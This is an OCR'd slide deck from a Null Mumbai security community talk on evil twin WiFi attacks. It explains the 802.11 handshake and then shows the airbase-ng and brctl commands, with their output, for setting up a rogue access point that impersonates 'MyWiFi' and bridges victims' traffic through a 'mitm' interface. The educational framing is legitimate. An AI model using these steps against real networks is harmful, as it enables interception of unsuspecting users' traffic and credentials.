Null Mumbai Chapter

n|u

EvilTwin


Sanoop Thomas

@s4n7h0

Agenda

- WiFi Security Evolution
- How system talks in WiFi
- Threats in Hotspot
- EvilTwin Attacks
- Countermeasures

WiFi Security – A Century Back




“There was a young fellow of Italy, who diddled the public quite prettily…”

Source : theatlantic.com/tech.......

WiFi Security – A Century After

A heart defibrillator remotely controlled by a villainous hacker to trigger a fatal heart attack



Source : gao.gov/prod...


Technical Aspects

- To see the invisible..
  - Packet sniffer
  - Packet injector
- **“Weapon”**ising
  - Aircrack-ng Suite
    - Developed by Thomas d'Otreppe
  - ALFA AWSUS036H
    - Provides 1 wattage
    - Can be extended

Life Connected with WiFi

- Hotspots
  - Open Authentication
  - Central login portal
  - Authentication by SMS token
  - May have MAC filtering

WiFi Handshake



Who is over there ?

Probe Request

I’m here

Beacon/Probe Response
ESSID: MyWiFi BSSID: AA:AA:AA:AA:AA:AA
ESSID: MyWiFi BSSID: BB:BB:BB:BB:BB:BB

ESSID : MyWiFi
BSSID : AA:AA:AA:AA:AA:AA

Hi

Authentication Request
BSSID: AA:AA:AA:AA:AA:AA, Auth Algo, SEQ, Status Code

Hello

Authentication Response
BSSID: AA:AA:AA:AA:AA:AA, Auth Algo, SEQ, Status Code

Can we talk ?


Association Request
BSSID: AA:AA:AA:AA:AA:AA, Privacy info

ESSID : MyWiFi
B:BB

Yeah, surely

Association Response
BSSID: AA:AA:AA:AA:AA:AA, Status Code

WiFi Handshake – Packet View




e	Source	Destination	Protocol	Length	Info
01943000(	Apple_7a:3b:82	Broadcast	802.11	149	Probe Request, SN=2642, FN=0, Flags=........C, SSID=My
02267100(	D-Link_41:f0:72	Apple_7a:3b:82	802.11	383	Probe Response, SN=1450, FN=0, Flags=........C, BI=100
11503500(	Apple_7a:3b:82	D-Link_41:f0:72	802.11	71	Authentication, SN=2643, FN=0, Flags=........C
11504600(		Apple_7a:3b:82 (RA)	802.11	40	Acknowledgement, Flags=........C
14029800(	D-Link_41:f0:72	Apple_7a:3b:82	802.11	60	Authentication, SN=1452, FN=0, Flags=........C
14169700(	Apple_7a:3b:82	D-Link_41:f0:72	802.11	102	Association Request, SN=2644, FN=0, Flags=........C, S
14171500(		Apple_7a:3b:82 (RA)	802.11	40	Acknowledgement, Flags=........C
14327500(	D-Link_41:f0:72	Apple_7a:3b:82	802.11	111	Association Response, SN=1453, FN=0, Flags=........C
15345200(		Apple_7a:3b:82 (RA)	802.11	40	Acknowledgement, Flags=........C
21429000(		Apple_7a:3b:82 (RA)	802.11	40	Acknowledgement, Flags=........C
37491700(	Apple_7a:3b:82	Fortinet_9c:b2:28	802.11	100	QoS Data, SN=3, FN=0, Flags=.p.....TC
38228500(	D-Link_41:f0:72	Apple_7a:3b:82	802.11	100	QoS Data, SN=1, FN=0, Flags=.p....F.C
53607400(	Apple_7a:3b:82	D-Link_41:f0:72	802.11	54	Null function (No data), SN=2646, FN=0, Flags=...P...T


EvilTwin

- Replica with radically inverted moralities
- Can be physical or logical

Making EvilTwin with “MyWiFi”



```
root@bt:~# airbase-ng mon0 -c 8 --essid "MyWiFi"
16:12:11  Created tap interface at0
16:12:11  Trying to set MTU on at0 to 1500
16:12:11  Access Point with BSSID 00:C0:CA:52:5A:F1 started.
16:13:18  Client 70:56:81:7A:3B:82 associated (unencrypted) to ESSID: "MyWiFi"
```



IP Address

IP Address 169.254.244.208

Subnet Mask 255.255.0.0


Router

DNS

Search Domains

Client ID

Take a close look at real AP




mon0

at0

Concept of Bridge

- All mobile devices will be connected to mon0
- mon0 will be connected to at0
- at0 should be bridged with eth0
- eth0 can connect to the internet


Bridging the Interfaces



```
root@bt:~# brctl addbr mitm
root@bt:~# brctl show
bridge name     bridge id               STP enabled     interfaces
mitm            8000.000000000000       no
root@bt:~# brctl addif mitm at0
root@bt:~# brctl addif mitm eth0
root@bt:~# brctl show
bridge name     bridge id               STP enabled     interfaces
mitm            8000.000c29e0577b       no              at0
                                                        eth0

root@bt:~# ifconfig at0 0.0.0.0 up
root@bt:~# ifconfig eth0 0.0.0.0 up
root@bt:~# dhclient mitm
Internet Systems Consortium DHCP Client V3.1.3
Copyright 2004-2009 Internet Systems Consortium.
All rights reserved.
For info, please visit https://www.isc.org/software/dhcp/

mon0: unknown hardware address type 803
mon0: unknown hardware address type 803
Listening on LPF/mitm/00:0c:29:e0:57:7b
Sending on   LPF/mitm/00:0c:29:e0:57:7b
Sending on   Socket/fallback
DHCPDISCOVER on mitm to 255.255.255.255 port 67 interval 5
DHCPOFFER of 192.168.152.150 from 192.168.152.254
DHCPREQUEST of 192.168.152.150 on mitm to 255.255.255.255 port 67
DHCPACK of 192.168.152.150 from 192.168.152.254
bound to 192.168.152.150 -- renewal in 779 seconds.
root@bt:~#
```



IP Address: [✓ DHCP] BootP Static

IP Address 192.168.152.167

Subnet Mask 255.255.255.0

